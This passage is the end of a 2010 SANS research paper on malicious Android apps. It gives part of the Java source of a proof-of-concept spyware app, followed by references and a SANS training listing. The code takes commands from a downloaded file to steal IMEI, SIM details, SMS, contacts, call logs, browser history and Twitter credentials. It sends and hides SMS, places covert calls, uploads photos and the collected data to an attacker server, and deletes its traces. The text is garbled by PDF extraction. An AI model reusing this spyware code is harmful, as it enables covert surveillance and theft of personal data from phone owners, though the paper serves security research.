          Malicious Android Applications: Risks and Exploitation 7     4     }   //HTTP Reply reading   try {   rd = new BufferedReader(new   InputStreamReader(conn.getInputStream()));   while ((reader = rd.readLine()) != null) {   if(reader.contains("error"))   } check += 1; //there is an http error   rd.close();   } catch (IOException ioex){   ioex.printStackTrace(); }     // Uplod all images located in the SD Card to the web server } else if(data.compareTo("victim_images")==0){     Bitmap mBitmap=null; DataOutputStream dos;   Cursor c;   int id=1; String photofile=null;   String[] projection = {MediaStore.Images.ImageColumns.DISPLAY_NAME};   ContentResolver cr = context.getContentResolver();   c = cr.query(MediaStore.Images.Media.EXTERNAL_CONTENT_URI,   projection, null, null, null);   int max_images = c.getCount();   do {   try { c = cr.query(Uri.withAppendedPath(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, 169  4id), Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A "" + E46   projection, null, null, null); if (c!=null && c.moveToFirst()) { photofile = c.getString(0); //column1Value stands for photo filename } mBitmap = android.provider.MediaStore.Images.Media.getBitmap(context.getContentResolver(), Uri.withAppendedPath(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, "" + id)); } catch (IOException e) { e.printStackTrace(); } try { site = new URL(urlString); conn = (HttpURLConnection) site.openConnection(); conn.setDoOutput(true); conn.setDoInput(true); conn.setRequestMethod("POST"); // Use a post method conn.setRequestProperty("Connection", "Keep- Alive"); conn.setRequestProperty("Content-Type", "multipart/form-data;boundary="+boundary); dos = new DataOutputStream( conn.getOutputStream() ); dos.writeBytes(twoHyphens + boundary + lineEnd); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 76.
          Malicious Android Applications: Risks and Exploitation 7     5       dos.writeBytes("Content-Disposition: form- data; name="uploadedfile";filename="" + photofile + """ + lineEnd);   dos.writeBytes(lineEnd);   mBitmap.compress(CompressFormat.JPEG, 75,   dos); //compression de image pour envoi   dos.writeBytes(lineEnd);   dos.writeBytes(twoHyphens + boundary +   twoHyphens + lineEnd); dos.flush();   dos.close();   } catch (MalformedURLException e) {   e.printStackTrace(); } catch (IOException e) {   e.printStackTrace();   }   //lecture de la réponse http   try {   rd = new BufferedReader(new   InputStreamReader(conn.getInputStream()));   while ((reader= rd.readLine()) != null) {   if(reader.contains("error")) {   check += 1; //there is a http error   }   } rd.close();   } catch (IOException ioex){   ioex.printStackTrace(); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   } id++; } while (id<=max_images); } } @Override public void onReceive(Context context, Intent intent) { getTeleService(context); //Access to the TelephonyManager //String action = intent.getAction(); Bundle b = intent.getExtras(); String incommingNumber = b.getString("incoming_number"); //Get Incoming Number //String state = b.getString("state"); //Log.d("CALL",action + " " + incommingNumber + " " + state); String[] list; // Trigger an action according to the Caller if (incommingNumber.equals("5556")){ AnswerAndRejectCall(); Intent launchHome = new Intent(Intent.ACTION_MAIN); launchHome.addCategory(Intent.CATEGORY_HOME); launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK); context.startActivity(launchHome); DownloadFromUrl("CMDs.txt",context); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 77.
          Malicious Android Applications: Risks and Exploitation 7     6     // Read information info concerning the victim phone, to do that we   require "READ_PHONE_STATE" permission   TelephonyManager mTelephonyMgr =   (TelephonyManager)context.getSystemService(context.TELEPHONY_SERVICE);   imei = "victim phone imei: " + mTelephonyMgr.getDeviceId() + "n";   phoneNumber=mTelephonyMgr.getLine1Number(); softwareVer = "victim phone software version: " +   mTelephonyMgr.getDeviceSoftwareVersion() + "n";   simSerial = "victim phone sim serial: " + mTelephonyMgr.getSimSerialNumber() + "n";   subscriberId = mTelephonyMgr.getSubscriberId();   sd_card = Environment.getExternalStorageDirectory(); //Get sdcard   path   Date date = new Date();   java.text.DateFormat dateFormat = android.text.format.DateFormat.getDateFormat(context.getApplicationContext());   String [] current =   android.text.TextUtils.split(dateFormat.format(date),"/"); String current_time = current[0] + "_" + current[1] + "_" +   current[2];   // Filename example /mnt/sdcard/310260000000000_15555218135_9_9_2010   filename = subscriberId + "_" + phoneNumber + "_" + current_time;   gold_gpen_filename = filename + ".txt"; //to correctly   differentiate each victim data   gold_gpen = new File(sd_card, gold_gpen_filename); // the file that   we will upload to our malicious webserver   try {   output = new FileOutputStream(gold_gpen); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   output.write(imei.getBytes()); output.write(softwareVer.getBytes()); output.write(simSerial.getBytes()); File dir = Environment.getExternalStorageDirectory(); File cmds_file = new File(dir, "CMDs.txt"); InputStream instream = new FileInputStream(cmds_file); InputStreamReader inputreader = new InputStreamReader(instream); BufferedReader buffreader = new BufferedReader(inputreader); String line; while ((line = buffreader.readLine()) != null) { line = line.trim(); list = TextUtils.split(line, "/"); if (list[0].compareTo("UPDATE")==0){ Intent update_intent = new Intent( ); update_intent.setClassName("telindus.AndroidGoldGPENSpyware", "telindus.AndroidGoldGPENSpyware.ProcessUpdate"); update_intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK); context.startActivity(update_intent); } else if (list[0].compareTo("GET_BROWSER_HISTORY_BOOKMARKS")==0){ Get_Browser_History_Bookmarks(context); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 78.
          Malicious Android Applications: Risks and Exploitation 7     7       } else if (list[0].compareTo("GET_TWITTER_CREDENTIALS")==0){     //****** Get Tweetcaster Preferences (accounts registered and credentials ) ******   SharedPreferences Tweetcaster =   PreferenceManager.getDefaultSharedPreferences(context); String prefs = null;   limit =   "nnn********************************************************n"; output.write(limit.getBytes());   limit = "*************** Tweetcaster Preferences ****************n";   output.write(limit.getBytes());   limit = "********************************************************nn";   output.write(limit.getBytes());   for (Map.Entry<String, ?> entry :   Tweetcaster.getAll().entrySet()) {   Object val = entry.getValue(); if (val == null) {   prefs = String.format("%s = <null>%n",   entry.getKey()) + "n";   output.write(prefs.getBytes());   } else {   prefs = String.format("%s = %s (%s)%n", entry.getKey(), String.valueOf(val), val.getClass().getSimpleName()) + "n";   output.write(prefs.getBytes());   } }     } else if (list[0].compareTo("GET_SMS")==0){ Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Get_SMS(context); } else if (list[0].compareTo("SEND_SMS")==0){ Send_SMS(list[1],list[2]); //Then remove this sms from the sms sent of the phone :-) delete_from_sms_sent(list[1], context); } else if (list[0].compareTo("GET_CONTACTS")==0){ Get_Contacts(context); } else if (list[0].compareTo("CALL")==0){ //****** Call Other Phone, spy victim during meeting for example ****** Intent call_attacker = new Intent(Intent.ACTION_CALL); call_attacker.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK); call_attacker.setData(Uri.parse("tel:" + list[1])); context.startActivity(call_attacker); } else if (list[0].compareTo("DELETE_CALL")==0){ delete_from_call_log (list[1], context); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 79.
          Malicious Android Applications: Risks and Exploitation 7     8     } else if (list[0].compareTo("GET_CALL_LOG")==0){     Get_Call_LOG(context);   } else if (list[0].compareTo("GET_SD_CARD")==0){     //upload all images located in the SD Card to the specified   web server   context); doHttpUpload("victim_images", "192.168.2.103",   }     }   instream.close();   inputreader.close(); buffreader.close();   output.close();   doHttpUpload("victim_data","192.168.2.103", context);     //****** Covering Tracks ****** cmds_file.delete();   //Remove file uploaded from the phone   gold_gpen.delete();   } catch (java.io.IOException e) {     }   }   } Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   } 8. References   Androidboss. (09/06/2010) “Embracing the Android awesomeness: A quick overview” Retrieved from http://androidboss.com/tag/dalvik-virtual/ Android Developers. (12/2010). “Android Runtime” Retrieved from http://developer.android.com/guide/basics/what-is-android.html Android Developers Blog. (23/06/2010) “Exercising Our Remote Application Removal Feature” Retrieved from http://android-developers.blogspot.com Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 80.
          Malicious Android Applications: Risks and Exploitation 7     9       /2010/06/exercising-our-remote-application.html   Android Developers Guide_Fundamentals. (11/2010) “Application Fundamentals”   Retrieved from http://developer.android.com/guide/topics/fundamentals.html     Android Developers Guide-Android Architecture. (11/2010) “Android Architecture”   Retrieved from http://developer.android.com/guide/basics/what-is-android.html     Android Developers Guide-NDK. (11/2010) “Download the Android NDK”   Retrieved from http://developer.android.com/sdk/ndk/index.html     Android Developers Guide-SDK. (11/2010) “Download the Android SDK”   Retrieved from http://developer.android.com/sdk/index.html     Android Developers Guide-Security. (11/2010) “Security and Permissions”   Retrieved from http://developer.android.com/guide/topics/security/security.html     Android Developers Guide_The Account Manager. (11/2010)“SampleSyncAdapter –   Sample Sync Adapter“ Retrieved from http://developer.android.com   /resources/samples/SampleSyncAdapter/index.html     Android Developers Guide_Manifest Permissions. (11/2010) “Manifest.permission   class”Retrieved from http://developer.android.com   /reference/android/Manifest.permission.html Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Android Developers Guide_ Permissions Protection Level. (11/2010) “<permission>” Retrieved from http://developer.android.com/guide/topics/manifest/permission- element.html   androlib. (11/2010) “Number of New Applications in Android Market by month” Retrieved from http://www.androlib.com/appstats.aspx blackberrysync.com. (15/04/2010) “Lookout vs. SMobile Security Shield: Anti-Virus And Anti-Spyware, Is There A Difference Besides Free?” Retrieved from http://blackberrysync.com/2010/04/lookout-vs-smobile-security-shield-anti-virus- and-anti-spyware-is-there-a-difference-besides-free/. Bray, Tim. (14/11/2010) “What Android is” Retrieved from: http://www.tbray.org /ongoing/When/201x/2010/11/14/What-Android-Is CNET. (11/11/2010) “Google pulls app that revealed Android flaw, issues fix” Retrieved from http://m.cnet.com/site?sid=cnet&pid= News.Detail&category=&topic=20022545&changeTitle=Google%20pulls%20ap p%20that%20revealed%20Android%20flaw%2C%20issues%20fix%20- %20CNET%20News Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 81.
          Malicious Android Applications: Risks and Exploitation 8     0       Computerworld. (11/01/2010) “Fishy Android apps may have been malware, says researcher”. Retrieved from http://www.computerworld.com   /s/article/9143830/Fishy_Android_apps_may_have_been_malware_says_research   er     Coverity. (15/11/2010) “Coverity scan 2010 open source integrity report”   Retrieved from http://www.coverity.com/library/pdf/coverity-scan-2010-open-   source-integrity-report.pdf     Darknet. (08/11/2010) “Researcher Releases Android Exploit In Webkit Browser   Engine”. Retrieved from http://www.darknet.org.uk/2010/11/researcher-   releases-android-exploit-in-webkit-browser-engine/     Dark Reading (16/11/2010) “Google Issuing Fix For Latest Android Vulnerability   Disclosure”. Retrieved from http://www.darkreading.com/insiderthreat   /167801100/security/vulnerabilities/228201093/google-issuing-fix-for-latest-   android-vulnerability-disclosure.html     Forbes (10/11/2010) "When Angry Birds Attack: New Android Bug Lets Spoofed Apps   Run Wild". Retrieved from http://blogs.forbes.com/andygreenberg   /2010/11/10/when-angry-birds-attack-new-android-bug-lets-spoofed-apps-run-   wild/     Fox News. (10/2010) “Banks Rush to Fix Security Flaws in Wireless Apps” Key  fingerprint  =  www.foxnews.com/.../banks-rush-fix-security-flaws-wireless- Retrieved from AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   apps/ Gartner. (08/2010) "Forecast: Mobile Communications Devices by Open Operating System, 2007-2014." Retrieved from http://www.gartner.com /it/page.jsp?id=1434613 Gartner. (11/2010) "Competitive Landscape: Mobile Devices, Worldwide, 3Q10." Retrieved from http://www.gartner.com/it/page.jsp?id=1466313 H online. (11/01/2010) “Android app steals bank login details” Retrieved from http://www.h-online.com/security/news/item/Android-app-steals- bank-login-details-901895.html IOActive. (2010) “The Genie in the Market” Retrieved from http://www.ioactive.com/pdfs/Android_Security_Model.pdf Kaspersky. (08/2010) “First SMS Trojan Detected for Smartphones running Android” Retrieved from http://www.kaspersky.com/news?id=207576156 Kaspersky. (09/2010) “Popular Porn Sites Distribute a New Trojan Targeting Android Smartphones”. Retrieved from http://www.kaspersky.com/news?id=207576175 Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 82.
          Malicious Android Applications: Risks and Exploitation 8     1       Oberheide, Jon. (03/2009) “A Look at a Modern Mobile Security Model: Google's   Android Platform”. Retrieved from http://jon.oberheide.org/files/cansecwest09-   android.pdf     Oberheide, Jon (25/06/2010) “Remote Kill and Install on Google Android”   Retrieved from http://jon.oberheide.org/blog/2010/06/25/remote-kill-and-install-   on-google-android/     Oberheide, Jon. (28/06/2010) “A Peek Inside the GTalkService Connection”   Retrieved from http://jon.oberheide.org/blog/2010/06/28/a-peek-inside-the-   gtalkservice-connection/     Oberheide, Jon. (06/2010) “Android Hax”   Retrieved from http://jon.oberheide.org/files/summercon10-­‐androidhax-­‐       jonoberheide.pdf       Oberheide, Jon. (10/08/2010) “Dexcode Teardown of the Android SMS Trojan”   Retrieved from http://jon.oberheide.org/blog/2010/08/10/dexcode-teardown-of-   the-android-sms-trojan/     Paller, Gabor. (02/12/2009) “Understanding the Dalvik bytecode with the Dedexer tool”   Retrieved from http://pallergabor.uw.hu/common/   understandingdalvikbytecode.pdf Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Paller, Gabor. (12/2010). “Dalvik opcodes”. Retrieved from http://pallergabor.uw.hu /androidblog/dalvik_opcodes.html. Papathanasiou Christian and Percoco Nicholas J. (18/07/2010) “This is not the droid you're looking for...”. Retrieved from http://www.defcon.org/images/defcon- 18/dc-18-presentations/Trustwave-Spiderlabs/DEFCON-18-Trustwave- Spiderlabs-Android-Rootkit-WP.pdf Prasanta, Paul. (09/2010) “Call control in Android”. Retrieved from http://prasanta- paul.blogspot.com/2010/09/call-control-in-android.html Shield, Tyler. (09/2010) “The Monkey Steals the Berries”. Retrieved from http://www.feedsite.org/security4all/BruCON_2010_-_MonkeyBerries.pdf Schönefeld, Marc. (03/2009). “Reconstructing DALVIK Applications” CanSecWest 2009. Retrieved from http://cansecwest.com/csw09/csw09-schoenefeld.pdf Schwartz, Mathew. (12/11/2001) “Reverse-Engineering”. Retrieved from http://www.computerworld.com/s/article/65532/Reverse_Engineering?taxonomyI d=063 Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 83.
          Malicious Android Applications: Risks and Exploitation 8     2       SMobile Systems. (24/02/2010) “Android Malware A Study of Known and Potential Malware Threats”. Retrieved from http://threatcenter.smobilesystems.com/wp-   content/uploads/2010/03/Android-Malware-Whitepaper.pdf     Techeye. (26/11/2010) “More than 100000 Android applications are available”.   Retrieved fromhttp://www.techeye.net/mobile/more-than-100000-android-   applications-are-available     The H. (08/10/2009) “Gartner: Android to be No. 2 smartphone by 2012”. Retrieved from   http://www.h-online.com/open/news/item/Gartner-Android-to-be-No-2-   smartphone-by-2012-819890.html     The Lookout Blog. (07/2010) “Introducing the App Genome Project”. Retrieved from   http://blog.mylookout.com/2010/07/introducing-the-app-genome-project/     The Lookout Blog. (29/07/2010) “Update and Clarification of Analysis of Mobile   Applications at Blackhat 2010”. Retrieved from http://blog.mylookout.com   /2010/07/mobile-application-analysis-blackhat/     The Lookout Blog. (10/08/2010) “Security Alert: First Android SMS Trojan Found in the   Wild”. Retrieved from http://blog.mylookout.com/2010/08/security-alert-first-   android-sms-trojan-found-in-the-wild/     The Register. (01/07/2010) “50 arrested in smartphone spyware dragnet”. Retrieved from Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   http://www.theregister.co.uk/2010/07/01/romanian_spyware_arrests/ The Register. (06/11/2010) “Researcher outs Android exploit code”. Retrieved from http://www.theregister.co.uk/2010/11/06/android_attack_code/ The Taintdroid project. (10/2010) “TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones”. Retrieved from http://appanalysis.org/tdroid10.pdf TippingPoint DVLabs. (03/2010) “MOBOTS: WeatherFist Exposed”. Retrieved from http://dvlabs.tippingpoint.com/blog/2010/03/10/mobots-weatherfist-exposed Wiśniewski, Ryszard. (09/2010) “android-apktool : Tool for reengineering Android apk files”. Retrieved from http://code.google.com/p/android-apktool/ ZDNet (12/02/2009) “Android exploit so dangerous, users warned to avoid phone's web browser”. Retrieved from http://www.zdnet.com/blog/gadgetreviews/android- exploit-so-dangerous-users-warned-to-avoid-phones-web-browser/1476     Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 84.
    Last Updated: September11th, 2011 Upcoming SANS Training Click Here for a full list of all Upcoming SANS Events by Location SANS Network Security 2011 Las Vegas, NV Sep 17, 2011 - Sep 26, 2011 Live Event 2011 European Digital Forensics and Incident Response Summit London, United Sep 21, 2011 - Sep 27, 2011 Live Event Kingdom Security Architecture 2011 Washington, DC Sep 29, 2011 - Sep 30, 2011 Live Event SANS Gulf Region 2011 Dubai, United Arab Oct 08, 2011 - Oct 22, 2011 Live Event Emirates SANS Baltimore 2011 Baltimore, MD Oct 09, 2011 - Oct 15, 2011 Live Event SOS: SANS October Singapore 2011 Singapore, Singapore Oct 10, 2011 - Oct 18, 2011 Live Event National Cybersecurity Innovation Conference Washington, DC Oct 11, 2011 - Oct 14, 2011 Live Event Grid SecCon 2011 New Orleans, LA Oct 18, 2011 - Oct 18, 2011 Live Event SANS Chicago 2011 Chicago, IL Oct 23, 2011 - Oct 28, 2011 Live Event SANS Seattle 2011 Seattle, WA Nov 02, 2011 - Nov 07, 2011 Live Event SANS FOR508 With FIS Abu Dhabi 2011 Abu Dhabi, United Arab Nov 05, 2011 - Nov 10, 2011 Live Event Emirates SANS Korea 2011 Seoul, Korea, Republic Nov 07, 2011 - Nov 12, 2011 Live Event Of SANS Sydney 2011 Sydney, Australia Nov 11, 2011 - Nov 19, 2011 Live Event SANS San Francisco 2011 San Francisco, CA Nov 14, 2011 - Nov 19, 2011 Live Event SANS Tokyo Autumn 2011 Tokyo, Japan Nov 14, 2011 - Nov 19, 2011 Live Event SANS SEC566 with FIS Oman 2011 Muscat, Oman Nov 19, 2011 - Nov 23, 2011 Live Event European SCADA and Process Control System Security Summit Rome, Italy Nov 26, 2011 - Dec 04, 2011 Live Event 2011 SANS San Antonio 2011 San Antonio, TX Nov 28, 2011 - Dec 05, 2011 Live Event SANS London 2011 London, United Dec 03, 2011 - Dec 12, 2011 Live Event Kingdom SANS CDI East 2011 Washington, DC Dec 09, 2011 - Dec 16, 2011 Live Event SANS Delhi 2011 OnlineIndia Sep 12, 2011 - Sep 17, 2011 Live Event SANS OnDemand Books & MP3s Only Anytime Self Paced